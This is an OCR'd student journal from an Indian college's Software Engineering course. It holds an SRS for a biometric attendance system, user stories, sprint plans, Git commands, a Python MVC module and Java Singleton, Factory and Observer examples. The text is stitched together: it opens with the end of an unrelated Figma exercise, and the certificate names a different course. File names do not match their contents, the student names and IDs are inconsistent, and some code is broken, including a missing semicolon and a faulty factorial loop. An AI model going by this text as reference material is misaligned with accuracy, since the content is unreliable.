
Step - 5 : Use Version History

1. Go to File > Show Version History to see who made what changes and when.
2. Restore a previous version if needed.

Step - 6 : Finalize the Design After Review

- Apply changes based on feedback
- Re-share the updated design
- Run another quick review if needed

OUTPUT



15. Build a mobile app design system (color, typograpy, input, button).

Step - 1 : Set Up Your Figma File

1. Open Figma.
2. Create a new file called: Mobile Design System
3. Create separate pages (optional but helpful):
    - Foundations Components
    - Examples

Step - 2 : Define Color Styles

1. Create rectangles for each color (e.g., primary, secondary, background, text, error).
2. Select a rectangle → go to right panel → click the Style icon (4 dots).
3. Click + to create a Color Style.
4. Name it clearly:
    - Color / Primary
    - Color / Background / Light
    - Color / Text / Secondary

Step - 3 : Set Up Typography Styles

1. Use the Text tool (T) and create text samples for:
    - Headlines (e.g., H1, H2, H3)
    - Subtitles
    - Body text
    - Caption / Label
2. Set font, weight, size, line height for each.
3. Select the text → go to right panel → click the Style icon → click +.
4. Name text styles clearly:
    - Typography / H1
    - Typography / Body / Regular
    - Typography / Caption / Bold

Step - 4 : Design Buttons as Components

1. Create a base button using Rectangle + Text.
2. Add different states:
    - Default
    - Hover (optional)
    - Pressed
    - Disabled
1. Group and Create a Component (Right-click → Create Component).
2. Add Variants for:
    - Button type: Primary / Secondary / Ghost
    - Size: Small / Medium / Large
5. Name your component: Button / [Type] / [Size]

Step - 5 : Create Input Fields as Components

1. Design an input field:
    - Label (e.g., “Email”)
    - Text box (rectangle)
    - Placeholder text
2. Create Variants for states:
    - Default
    - Focused
    - Filled
    - Error
    - Disabled
3. Turn it into a Component with Variants
    - Name: Input / TextField
    - Properties: State, Label, Size

Step - 6 : Organize Components in Assets Panel

- Use clear naming with slashes to group:
    - Button / Primary / Medium
    - Input / Text / Focused
- This will auto-organize them into categories in the Figma Assets Panel.


Step - 7 : Create a Sample UI with Your System

- Build a basic mobile screen (Login, Home, etc.)
- Use your styles and components
- Test for consistency and spacing

Step - 8 : Share & Reuse

- Publish to Team Library (Figma Pro+ only):
    - Click Assets > Library > Publish
- Or duplicate the file and reuse it in your projects
- Allow other designers to follow the same system

OUTPUT



Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS & M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

JOURNAL

IN THE MAJOR COURSE

SOFTWARE ENGINEERING

SUBMITTED BY

ANJALI VISHWAKARMA
TYBSCITC

TDIT016C

SEMESTER-V

UNDER THE GUIDANCE OF

Ms. NEETU SHAHU

ACADEMIC YEAR

2025 - 2026

Kandivli Education Society's

B. K. SHROFF COLLEGE OF ARTS & M. H. SHROFF COLLEGE OF COMMERCE

An Autonomous College | NAAC Re-accredited 'A' Grade

ISO 9001 : 2015 Certified • 'Best College 2017-18' award from University of Mumbai

CERTIFICATE

This is to certify that Ms. Anjali Vishwakarma of Third year BSCIT Div: C, Roll No. TDIT016C of Semester-V (2025-2026) has successfully completed the Journal for the Major course Network Security as per the guidelines of KES' Shroff College of Arts and Commerce, Kandivali(W), Mumbai-400067.

Teacher In-Charge
Ms. Neetu Shahu

Principle
Dr. Lily Bhushan

INDEX

Sr. No.	Practical List	Sign
1.	Prepare a Software Requirement Specification (SRS) document.	
2.	Draw UML diagrams for a library management system.	
3.	Write user stories and organize a product backlog	
4.	Create a sprint plan using Trello or JIRA.	
5.	Apply Agile Scrum methodology in a mini project.	
6.	Use Git for version control in a group project.	
7.	Design and code a simple module using MVC architecture.	
8.	Implement design patterns (e.g., Singleton and Factory) in Java.	
9.	Conduct code reviews and track issues on GitHub.	
10.	Containerize a small application using Docker.	

Aim 1: Prepare a Software Requirement Specification (SRS) document.

SOFTWARE REQUIREMENTS SPECIFICATION (SRS)
For **Attendance System using Biometric Authentication**

1. Introduction

1.1 Purpose

The purpose of this document is to define the Software Requirements Specification (SRS) for the Attendance System using Biometric Authentication. This document provides a detailed description of the system's functionality, performance requirements, design constraints, and interface specifications. It is intended for developers, project managers, and stakeholders to understand the system's capabilities and requirements before implementation.

1.2 Scope

The Attendance System using Biometric Authentication automates attendance management in institutions and organizations. The system uses biometric technology (fingerprint or facial recognition) to verify user identity and mark attendance automatically. It eliminates manual errors, proxy attendance, and reduces administrative workload.

The system will:

- Capture and store biometric data of users.
- Authenticate users at the time of attendance.
- Maintain attendance records and generate reports.
- Allow admin access for managing users and viewing records.

1.3 Definitions, Acronyms, and Abbreviations

SRS - Software Requirements Specification
GUI - Graphical User Interface
DBMS - Database Management System
API - Application Programming Interface

1.4 References

- IEEE Standard 830-1998 for Software Requirements Specification.
- Biometric Technology Overview (NIST Standards).
- MySQL and Python/Java Documentation.

2. Overall Description

2.1 Product Perspective

The system is an independent software application connected to a biometric device. It interacts with a database to store and retrieve attendance data. It

includes Administrator, Employee/Student, and optional Viewer roles. The architecture involves frontend, backend, and database layers.

2.2 Product Functions

• User Registration
• Authentication
• Attendance Logging
• Report Generation
• User Management

2.3 User Characteristics

Administrator – Technical staff managing system.
Employee/Student – End users marking attendance.
Viewer – HR or Faculty viewing reports.

2.4 Constraints

• Biometric device compatibility
• Works in online/offline modes
• Data privacy compliance
• Must run on Windows/Linux

2.5 Assumptions and Dependencies

• Each user has a unique biometric ID.
• Requires power supply and functional biometric device.
• Database server must be properly configured.

3. Specific Requirements

3.1 Functional Requirements

FR1 – Admin registers users with biometric data.
FR2 – Secure storage of biometric templates.
FR3 – Identity verification during attendance.
FR4 – Logs date/time after authentication.
FR5 – Generates reports.
FR6 – User management options.
FR7 – Record search/filter.
FR8 – Admin login authentication.

3.2 Non-Functional Requirements

Performance – Authenticate within 2 seconds.
Security – Encrypt biometric data.
Reliability – Continuous operation with <1% downtime.
Scalability – Supports 1000+ users.

Usability – Simple GUI.
Portability – OS independent.

3.3 Hardware Requirements

Processor: Intel i3 or higher
RAM: 4GB+
Storage: 500MB free
Device: Fingerprint scanner/camera
OS: Windows 10/Linux

3.4 Software Requirements

Language: Python/Java/C#
Database: MySQL/SQLite
Framework: Django/Spring Boot/.NET
Tools: Biometric SDK, Web Server

3.5 Interface Requirements

User Interface – Login, Registration, Reports
Hardware Interface – Biometric via USB/API
Software Interface – REST API
Database Interface – SQL queries

4. System Design Overview

The system architecture follows a three-tier structure:
1. Presentation Layer – GUI
2. Application Layer – Logic & Authentication
3. Data Layer – Database

Flow: Biometric Input → Verification → Attendance Logged → Report Generation

5. Future Enhancements

• Mobile app integration
• Face recognition feature
• Payroll/academic integration
• Cloud backup


6. Conclusion

The Attendance System using Biometric Authentication ensures accuracy, transparency, and security in attendance management. This SRS provides the foundation for system design and implementation.

Aim 2: Draw UML diagrams for a library management system**.**


Library Management UseCase diagram

i. Use case Diagram:




Activity Diagram:


Student




Librarian




Class Diagram:



State Diagram:




Activity Diagram For Admin:



Sequence diagram of student,admin and librarian

Student diagram:



Aim 3: Write user stories and organize a product backlog.

Student stories:

1. As student I want to login to LMS, so that I can Access my available library services.
2. As student I want to view my dashboard so that I can see the number of books have borrowed along with date of return and dues which are pending.
3. As student , I can search the book without login, so every time just to check the availability I don't required to login.
4. As student, I can send borrow request from my dashboard so I can send request before reaching to library which can save my time.
5. As student, I can renew borrowed book, so I can extend return date.
6. As student, I can return borrowed book , so I can avoid overdue charges.
7. As student, I can pay the due charge online through dashboard , so I that I can save my time.

Librarian Stories:

As Librarian, I can login to LMS, so that I can manage book inventory.

As Librarian, I want to approve or reject borrow request, so that manage book availability and issues the book.

As Librarian, I want to add new books to LMS, so that students can borrow them.

As Librarian, I want to update or delete the books, so that the book details will accurate and consistent.

Admin Stories:

As admin, I can login to LMS and can manages the user and report.

As admin, I can want to create users account so that they can login to LMS.

As admin, I can generate monthly report of the book, so I can track number of book Available in stock with categories, book issued stock to order, stock to discard.

As admin, I can generate user report so I get details of number of student with due,

Defaulter student.

PRODUCT BACKLOG:

Priority	User story ID	User story	Role
High	**1**	**Student login**	**Student**
High	**8**	**Librarian login**	**Librarian**
High	**12**	**Admin login**	**Admin**
High	**3**	**Search book without login**	**Student**
High	**2**	**Student dashboard**	**Student**
High	**2**	**Search book with login**	**Student**

Aim 4: Create a sprint plan using Trello or JIRA.

Sprint 1: Core Attendance Functionality (2 weeks)

Goal: Build a working prototype that can enroll users, scan fingerprints, and mark attendance.

Tasks:

- Set up Arduino environment and hardware (Arduino + Fingerprint + RTC + LCD)
- US-4: Implement fingerprint enrollment feature
- US-1: Implement fingerprint scanning & attendance marking
- US-2: Display confirmation on LCD

- US-8: Optimize fingerprint verification speed (<2 sec)
- Test and demo core attendance flow

Deliverable: Working prototype that records attendance via fingerprint

Sprint 2: Data Storage & Reports (2 weeks)

Goal: Add local storage and reporting features for admin.

Tasks:

- US-3: Ensure fingerprint is registered only once
- US-9: Implement local storage (SD card/EEPROM/PC database)
- US-6: Build basic reporting (daily, weekly, monthly attendance)
- US-7: Add data export to Excel/Database
- Unit test report generation

Deliverable: Attendance can be stored and reports generated/exported

Sprint 3: Admin & Connectivity Features (2 weeks)

Goal: Add admin controls and central data synchronization.

Tasks:

- US-5: Implement user record deletion and update
- US-10: Enable Bluetooth/USB sync with central server
- Improve UI messages on LCD
- Security layer: password-protect admin functions
- Integration testing (core + reporting + sync)

Deliverable: Fully functional system with admin control and connectivity

Trello/JIRA Board Setup

Columns:

- Backlog (all user stories not yet started)
- To Do (stories planned for the current sprint)
- In Progress (tasks being worked on)
- Testing (ready for testing/demo)
- Done (completed tasks)

Example (Sprint 1 board):

- To Do: Setup Arduino, Implement enrollment (US-4), Implement scanning (US-1)
- In Progress: LCD confirmation (US-2), Optimize verification (US-8)
- Testing: Enrollment + Attendance marking flow
- Done: Hardware setup

Aim 5: Apply Agile Scrum methodology in a mini project.

Project: Smart Attendance using Biometrics

1. Roles

- Product Owner (PO): Defines requirements, ensures system meets academic/organizational needs (e.g., your project supervisor).
- Scrum Master: Facilitates Scrum practices, removes obstacles (e.g., you or team leader).
- Development Team: Builds the system (e.g., students working on Arduino + coding + reporting).

2. Product Backlog

A prioritized list of features (user stories). Example:

1. Enroll users via fingerprint
2. Authenticate users with fingerprint
3. Mark and store attendance with date/time
4. Show confirmation on LCD
5. Generate attendance reports
6. Export reports to Excel/Database
7. Admin manages student records
8. Sync data with central server

3. Sprint Planning

- Each sprint lasts 2 weeks.
- Team selects high-priority items from backlog to complete within sprint.
- Tasks are broken down and assigned.

4. Sprints

Sprint 1 (2 weeks)

Goal: Core attendance functionality.
Backlog items: Enroll users, Scan fingerprint, Mark attendance, LCD confirmation.
Deliverable: Working prototype that records attendance.

Sprint 2 (2 weeks)

Goal: Data storage and reporting.
Backlog items: Store data locally, Generate reports, Export to Excel.
Deliverable: Attendance data saved and reports generated.

Sprint 3 (2 weeks)

Goal: Admin and connectivity features.
Backlog items: Manage student records, Sync with server, Security (admin password).
Deliverable: Fully functional system with admin control.

5. Scrum Ceremonies

- Daily Scrum (Stand-up): 15-minute meeting each day where team members answer:
    1. What did I do yesterday?
    2. What will I do today?
    3. What obstacles are blocking me?
- Sprint Review: At the end of each sprint, demo the working system to stakeholders (e.g., show fingerprint scan + attendance log).
- Sprint Retrospective: Team reflects on what went well, what can improve, and adjusts process for next sprint.

6. Increment

Each sprint delivers a working increment of the system:

- Sprint 1 → Fingerprint attendance prototype.
- Sprint 2 → System with reporting.
- Sprint 3 → Complete system with admin + connectivity.

Aim 6: Use Git for version control in a group project.

1. Setup the Repository
    1. One team member creates a remote repository (e.g., on GitHub, GitLab, or Bitbucket).
    2. Add all team members as collaborators.
    3. Everyone clones the repo on their local machine:

```
git clone <repo_url>
```

2. Branching Workflow

- Main branch (main or master): Always stable, contains production-ready code.
- Feature branches: Each member works on their own branch. Example:
- Never code directly on main branch.

```
git checkout -b feature-fingerprint

git checkout -b feature-database
```

3. Making Changes

1. Work on your assigned feature in your branch.
2. Stage and commit changes:

```
git add .
git commit -m "Added fingerprint authentication module"
```

3. Push your branch to remote:

```
git push origin feature-fingerprint
```

4. Collaboration & Pull Requests

- Once a feature is done, **create a Pull Request (PR)** or **Merge Request (MR)** on GitHub/GitLab.
- Other team members **review the code** before merging into main.
- Resolve conflicts if multiple members changed the same file.

5. Staying Up to Date

- Before starting new work, always pull the latest changes:

```
git checkout main
git pull origin main
```

```
git checkout feature-yourbranch
git merge main
```

- This keeps your branch updated with the latest code.

6. Example Workflow in a Team

- **Member A** → Works on fingerprint sensor code (branch: feature-fingerprint)
- **Member B** → Works on database storage (branch: feature-database)
- **Member C** → Works on LCD display messages (branch: feature-lcd)
- Each pushes their branch → Submits a Pull Request → Team reviews → Merge to main.

Aim 7: Design and code a simple module using MVC architecture.

MVC Structure

1. Model – Handles the data (Student class and storage)
2. View – Displays the data (Console output here)
3. Controller – Handles logic (Add student, get students)

model.py

```
class Patient:
    def __init__(self, patient_id, name, age, ailment):
        self.patient_id = patient_id
        self.name = name
        self.age = age
        self.ailment = ailment
    def __str__(self):
        return f"[{self.patient_id}] | {self.name} | Age:{self.age} | Ailment:{self.ailment}"
class PatientDatabase:
```

```
    def __init__(self):
        self.patients = []
    def add_patient(self, patient):
        self.patients.append(patient)
    def get_all_patients(self):
        return self.patients
```

view.py

```
class HospitalView:
    def display_menu(self):
        print("\n=== Hospital Management System ===")
        print("1. Add Patient")
        print("2. View Patients")
        print("3. Exit")
    def get_user_choice(self):
        return input("Enter your choice:")
    def get_patient_info(self):
        print("\n--- Enter Patient Details ---")
        patient_id = input("ID:")
        name = input("Name:")
        age = input("Age:")
        ailment = input("Ailment:")
        return patient_id, name, age, ailment
    def show_patients(self, patients):
        print("\n--- Patient List ---")
        if not patients:
            print("No Patient found.")
        else:
            for patient in patients:
                print(patient)
```

```
    def show_message(self, message):
        print(message)
    def show_invalid_option(self):
        print("Invalid option. Try again.")
```

controller.py


```
from model import Patient, PatientDatabase
from view import HospitalView
class HospitalController:
    def __init__(self):
        self.database = PatientDatabase()
        self.view = HospitalView()
    def run(self):
        while True:
            self.view.display_menu()
            choice = self.view.get_user_choice()
            if choice == '1':
                pid, name, age, ailment = self.view.get_patient_info()
                try:
                    patient = Patient(pid, name, int(age), ailment)
                    self.database.add_patient(patient)
                    self.view.show_message("Patient added successfully.")
                except ValueError:
                    self.view.show_message("Invalid age. Must be a number")
            elif choice == '2':
                patients = self.database.get_all_patients()
                self.view.show_patients(patients)
            elif choice == '3':
                self.view.show_message("Exiting system. Goodbye")
                break
```

```
        else:
            self.view.show_invalid_option()
```

main.py

```
from controller import HospitalController
if __name__ == "__main__":
    print("main program")
    app = HospitalController()
    app.run()
```

OUTPUT



Aim 8: Implement design patterns (e.g., Singleton and Factory) in Java.

FactoryEx.java

```
class Printer {
    private static Printer instance;
    private Printer() {
        System.out.println("New printer created");
    }
    public static Printer getInstance() {
        if (instance == null) {
            instance = new Printer();
        } return instance;
```

```
}
    public void display(String msg) {
        System.out.println(msg);
}
}
```

SingletoneEx.java

```
public class SingletoneEx {
    public static void main(String[] args) {
        Printer obj1 = Printer.getInstance();
        Printer obj2 = Printer.getInstance();
        if (obj1 == obj2) {
            System.out.println("Both are same object");
        } else {
            System.out.println("Both are different objects");
        }
        obj1.display("Hello from printer!");
    }
}
```

OUTPUT


```
C:\Users\Appex\Documents>javac SingletoneEx.java

C:\Users\Appex\Documents>java SingletoneEx
New printer created
Both are same object
Hello from printer!
Arvind(TDIT063A)!

C:\Users\Appex\Documents>
```

ObserverEx.java

```
import java.util.*;
interface Subscriber
{
  void update(String news);
}
```

```
class NewsChannel
{
    private List<Subscriber> sub=new ArrayList<>();
  public void addSubscriber(Subscriber s)
  { sub.add(s);}
   public void notifySubscriber(String news)
  { for(Subscriber s: sub)
        {s.update(news);}
  }
}
class Person implements Subscriber
{
  private String name;
  Person(String s)
  {   name=s; }
  public void update(String news)
  {
    System.out.println(name+" got "+news);
  }
}

class ObserverEx
{
   public static void main(String arg[])
   {
       Person p1=new Person("Priya Shukla");
        Person p2=new Person("TDIT006C");
       NewsChannel channel1=new NewsChannel();
       channel1.addSubscriber(p1);
       channel1.addSubscriber(p2);
```

```
        channel1.notifySubscriber("Breaking News: Tommorow is Holiday")
    }
}
```



FactoryExUpdated1.java

```
// Interface Food
interface Food {
    void serve();
}
// Pizza class
class Pizza implements Food {
    public void serve() {
        System.out.println("Making Pizza and serving");
    }
}
// Momos class
class Momos implements Food {
    public void serve() {
        System.out.println("Making Momos and serving");
    }
}
// Burger class
class Burger implements Food {
    public void serve() {
        System.out.println("Making Burger and serving");
    }}
```

```
// Fries class
class Fries implements Food {
    public void serve() {
        System.out.println("Making Fries and serving");
    }
}
// FoodFactory class
class FoodFactory {
    public Food getFood(String item) {
        if (item.equalsIgnoreCase("Pizza")) {
            return new Pizza();
        } else if (item.equalsIgnoreCase("Burger")) {
            return new Burger();
        } else if (item.equalsIgnoreCase("Momos")) {
            return new Momos();
        } else if (item.equalsIgnoreCase("Fries")) {
            return new Fries();
        } else {
            return null;
        }
    }
}
// Main class
class FactoryExUpdated1{
    public static void main(String args[]) {
        FoodFactory restaurant = new FoodFactory();
        Food order1 = restaurant.getFood("Pizza");
        if (order1 != null) order1.serve();
        Food order2 = restaurant.getFood("Burger");
        if (order2 != null) order2.serve();
```

```
        Food order3 = restaurant.getFood("Momos");
        if (order3 != null) order3.serve();
        Food order4 = restaurant.getFood("Fries");
        if (order4 != null) order4.serve();
    }
}
```

```
C:\Users\Appex\Documents>javac FactoryExUpdated1.java

C:\Users\Appex\Documents>java FactoryExUpdated1
Making Pizza and serving
Making Burger and serving
Making Momos and serving
Making Fries and serving

C:\Users\Appex\Documents>
```

Aim 9: Write and execute unit tests using JUnit.

Project Structure:

```
MyProject/
└ src/
    ├ model/
    |    ├ Person.java
    |    └ LoginModel.java
    ├ view/
    |    └ LoginView.java
    ├ controller/
    |    └ LoginController.java
    └ MVCExample.java
```

MVCExample.java

```
class TestDemo
{
        int factorial(int n){
                int fact=1;
                for(int i=n;n>=1;n--)
                { fact=fact*n; }
                return fact;
        }
